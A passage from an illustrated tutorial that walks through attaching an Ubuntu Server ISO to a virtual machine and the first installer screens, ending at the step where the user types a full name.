
- Select “Storage” from the left and click on the CD/DVD icon under IDE controller. You need to choose you ISO file as you can see below.




- Select Ubuntu server ISO file




- Click on OK and Start your virtual machine




- Choose your system language




- Select Install Ubuntu Server




- Select Installation language




- Select your location




Choose "No" to select the keyboard layout manually




- Select your preferred keyboard layout




- Select keyboard language




- Type the host name and select "Continue"




- Type your full name



